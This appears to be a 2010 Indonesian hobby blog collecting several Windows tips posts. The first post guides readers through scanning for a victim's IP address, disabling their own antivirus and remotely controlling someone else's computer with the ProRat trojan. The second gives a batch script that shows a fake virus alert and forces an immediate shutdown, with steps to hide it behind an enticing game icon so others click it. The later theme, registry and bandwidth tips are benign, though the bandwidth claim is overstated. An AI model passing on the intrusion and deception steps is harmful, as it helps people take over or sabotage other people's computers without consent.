Helow sobat semua...gimana nih punya kabar..??baik" ja kant? Vidi harap slalu yua...nah kali ini aku punya trik nih, yups tepat sekali, dah taw kant..........hehehehe (^_^)
Meremot Komputer...dah lansung ajah, baca lanjut OK, ^_^

Meremote komputer disini maksudnya adalah mengendalikan komputer jarak jauh dengan komputer yang berbeda. Jadi kita bisa melakukan aktivitas untuk menggunakan mouse dan keyboard dengan lokasi komputer yang berbeda. Misalnya Kamu ingin mengendalikan komputer kantor dari komputer/laptop di rumah hanya dengan koneksi internet.

yang dibutuhkan, hanyalah :

1. tool Advanced Ports Scanner
tool ini hanya dibutuhkan untuk mengetahui alamat IP dan Port sang korban.
bisa didownload di sini.

2. tool Prorat
aplikasi inilah yang bisa digunakan untuk meremote komputer orang lain.
kunjungi disitus resminya http://www.prorat.net
untuk tool ini bisa anda download langsung klik disini
password rar : "pro"

Sebelumnya dimatikan dulu Anti Virus kamu (disable) untuk menggunakan tool ProRat ini,
karena ProRat akan terdeteksi sebagai virus. Padahal dia tidak berbahaya bagi
komputer kita.

untuk cara menggunakannya.
mungkin saya tidak menerangkannya disini, karena kenapa?
karena seharusnya anda download dahulu e-book cara menggunakan aplikasi / tool ProRat ini yang saya dapatkan dari ilmukomputer.org dari pembuat aslinya yang menerapkan trik ini.

e-book ini bisa anda download klik disini atau anda bisa download melalui situs http://ilmukomputer.org/2009/06/13/hacking-with-prorat/

Oke gitu ajah Post kali ini.....buat sobat semua dah tau kant.....??hehehe (^_^)
jangan lupa kasih COMENT yua>.........?????

Good Look and Enjoy Your Life....."Semoga Bermanfaat"

Kamis, 22 April 2010

Trik Jail dengan Script Auto Shutdown

Halo sobat, gimana kabarnya hari ini ? Semoga selalu dalam keadaan baik ajah yua,salam dariku vidi hehehehe (^_^). Rasanya sudah lama Aku tidak membahas tentang hal hal yang berbau windows, trik windows..Ok, Kali ini Aku akan share tentang cara membuat script jail yang jika diklik dua kali, maka komputer akan otomatis shutdown wehhehehe (^_^). Mungkin trik ini trik jadul. Tapi nggak ada salahnya kan kalau vidi share disini ..Ok, langsung saja yua. simak tutornya, jangan lupa yua!!


1. buka notepad.
2. kemudian masukkan script berikut :


@echo off
msg * Komputer Anda Terinfeksi Virus
shutdown -c “Error! Virus Menyebar Keseluruh System!” -s -t 0


3. Kemudian simpan dengan nama terserah.bat
4. selesai !

Nah, jika Anda mengklik (membuka) file ini, maka komputer akan secara otomatis membacanya sebagai
perintah shutdown (off). Sangat cocok digunakan untuk jail. Perlu diketahui bahwa tidak ada efek samping
dari script ini. Dan ini juga bukan virus. Dulu saya sering gunakan trik ini untuk
menjahili teman di lab sekolah. Hehehe..jangan di tiru ya perbuatanku ini (^_^)

OK, sepertinya kurang dramatis kalau scriptnya berbentuk .bat. Jadi kita bisa ikon file yang
hitam itu menjadi ikon yang lebih menarik. Misalnya "poker", "game house", atau apa saja yang sekiranya
orang tertarik untuk mengklik file itu.

Ok, berikut caranya :

1. Sembunyikan file terserah.bat tadi ke dalam folder. kalau perlu buat foldernya menjadi hidden.
2. Buat shortcut (jalan pintas) ke tempat yang Anda anggap strategis. Yang menurut Anda akan banyak orang
tertipu. Dan jangan lupa beri nama shortcut tadi dengan nama yang menarik.
3. Terakhir, ganti ikonnya dengan ikon yang lebih menarik. Dengan cara klik kanan, kemudian pilih change icon.

Selesai !!
Sekian posting kali ini. 

                           
Dah, "SEMOGA BERMANFAAT"

Mempercepat Koneksi Internet Windows


Halo sobat semua......Huhh Rasanya sudah lama saya tidak memposting mengenai tips trik windows (XP) di blog ini.ya walaupun post kali ini sama dengan postinganku pada tgl 10 Maret 2010, ya pengen ajah ..OK, kali ini aku akan share sebuah cara praktis untuk mempercepat koneksi internet kamu.
Kali ini kita tidak membutuhkan applikasi. Yang akan kita lakukan adalah memodifikasi sedikit settingan di Windows saja.

OK, Tak usah basa basi lagi. Berikut caranya :

1. Klik start > run, kemudian ketik gpedit.msc. Tekan Enter.
2. Buka Local Computer Policies > Computer Configuration > Admin-Istrative Template > Network > QoS Packet scheduler.

[wah, lumayan panjang ya .. Hehe]

3. Klik dua kali pada Limit Reservesable Bandwidth.
4. Klik Enabled, kemudian ubah Bandwidth limit (%) menjadi 0 (nol).
5. KLik Ok.

Selesai. Dengan begini koneksi internet Windows kita akan sedikit lebih cepat. Insa Allah ..
Sekian posting kali ini

Good Luck and Enjoy Your Life... "Semoga Bermanfaat" ...


Ubah tampilan Windows XP dengan Crstal Clear

helo-helo"...sobat semua, nah vidi punya  tips buat mempercantik tampilan PC maupun Windows kita, sebelumnya aku memang hoby cari" software buat mempercantik Komputerku nah akhirnya aku dapet software ini deh, setelah dapet software ini aku langsung dapet ide buat POSTING tentang CRSTAL CLEAR...hemmmm tapi sebelum menggunakan SOFTWARE ini baca petunjuknya yua... (^_^)... OK baca lanjut ajah.....
BrickoPacks Crstal Clear adalah aplikasi buatan tim dari CrystalXP.net yang berguna untuk mengubah hampir seluruh tampilan Windows XP menjadi berbau kristal. Pengunaannya pun mudah sekali cukup install, lalu restart komputer, tampilannya pun tak kalah bagus dengan Windows Vista.


(semua screenshot diambil dari Windows berbahasa perancis)


Tampilan Visual

Crystal Clear pack yang terintegrasi yang akan membawa Kamu ke beberapa kesegaran Windows. Dalam rangka untuk semua keinginan anda, beberapa versi ini gaya yang diusulkan. Kamu memiliki pilihan antara gaya Aero atau Klasik, Tux (pinguin) atau tombol Windows, taskbar normal atau taskbar tipis.


(klik gambar untuk perbesar)

Modifikasi dari sistem memungkinkan file untuk mengubah tampilan Windows secara mendalam dan mencakup modifikasi icon. Bagi Kamu yang bosan melihat icon-icon pada Windows XP, kita perlu perubahan, dan diganti dengan icon kristal, mari kita lihat ...


Icon yang dimodidikasi pada program Paint


Icon yang dimodosikasi pada Control Panel

(klik gambar untuk perbesar)


Software Tambahan
Tujuan sang pembuat adalah untuk membuat Bricopacks desktop Kamu lebih indah, tetapi juga lebih praktis. Jadi Crystal Clear Bricopack membawa beberapa software tambahan. Misalnya, Kamu akan dapat mengubah warna folder sehingga Kamu dapat menemukan folder yang penting lebih mudah.


(klik gambar untuk perbesar)


Apakah akan memperlambat PC?

Tidak, Disinilah keajaiban dari Bricopacks. Modifikasi disertakan secara langsung dalam file sistem, sehingga tidak menggunakan banyak memori (RAM).
Dan untuk software tambahan, kami membiarkan Kamu memilih pada saat instalasi, sehingga paket akan cocok ke komputer.

Lalu, untuk uninstall klik Start > All Programs > Brickopacks > Crytal Clear > Remove Crstal Clear


Sebelum menginstall Crstal Clear

- Pastikan bahwa paket tersebut kompatibel dengan sistem anda (untuk memeriksa, klik kanan pada My Compter > Properties > General).

Berikut adalah daftar sistem yang kompatibel :
- Windows XP
- Windows XP SP1
- Windows XP SP2
- Windows Server 2003
- Windows XP Media Center (SP1, SP2 atau tanpa SP)
- Windows XP Tablet Edition

Hati-hati, pack ini tidak kompatibel dengan versi 64 bit (x64) Windows XP

- Jika X alasan untuk mesin KAMU tidak berfungsi dengan boot pertama setelah instalasi dari paket, Kamu dapat mengembalikan sistem anda: Masukkan CD Win XP Kamu dan jalankan restore console. Ketik "R" di untuk memulai setup. Anda memiliki console dengan prompt "di c: \ WINDOWS>", ketik: "Batch BricoPackUninst.txt". Ketik EXIT ketika operasi selesai.


Saya tidak bertanggung jawab apabila Windows XP anda tidak kompatibel dengan software ini
" SEMOGA BERMANFAAT "

Rabu, 21 April 2010

Cara Mencegah Copas Dari Komputer ke Flashdisk

Hey Sobat Blogger semua (^_^),kali ini Vidi berbagi tips tentang seputar komputer yaitu cara mencegah COPAS data dari komputer ke flasdisk,Sebelumnya maap bagi yg udah tau,anggap saja mengulang agar lebih paham. aku mau memberikan sebuah tips untuk mencegah pengambilan data dari komputer kita ke flashdisk, dalam arti seseorang tidak akan bisa mengambil data dari komputer kita untuk dimasukkan ke flashdisk orang tersebut. Tetapi kita tetap bisa mengambil data dari flashdisk untuk dimasukkan ke komputer kita...

Berikut langkah-langkahnya :

1. Masuk ke Regedit (Tekan Tombol Windows+R lalu ketik regedit)
2. Masuk ke HKEY_LOCALMACHINE\SYSTEM\CurrentControlSet\Control \
3. Klik kanan pada folder Control pilih New–>Key
4. Beri nama folder baru itu dengan “StorageDevicePolicies”
5. Lalu klik kanan di folder dengan nama “StorageDevicePolicies”, lalu pilih New => Dword
6. Beri nama “WriteProtect”
7. Klik dua kali Dword dengan nama “WriteProtect” tersebut, lalu ganti Value Data menjadi 1
8. Restart Komputer
wis carane mung Wolu TOK...hehehe (^_^)


Berikut pesan yg akan muncul jika ada seseorang yg mencoba copy/cut data dari komputer kita untuk dimasukkan di flashdisk


Untuk mengembalikan nya seperti semula, tinggal mengganti Value Data dari key “WriteProtect” menjadi 0
Dah Gitu ajah, mudah kant......

Good Luck and Enjoy Your Life... "Semoga Bermanfaat" ...


Follow Me™

Statistik Blogs™

Counters

Negara Pngunjung Blog_Ku
free counters
IP

Vidi-Stady.com™ Copyright © 2009 REDHAT Dashboard Designed by Vidi TKJ Binawiyata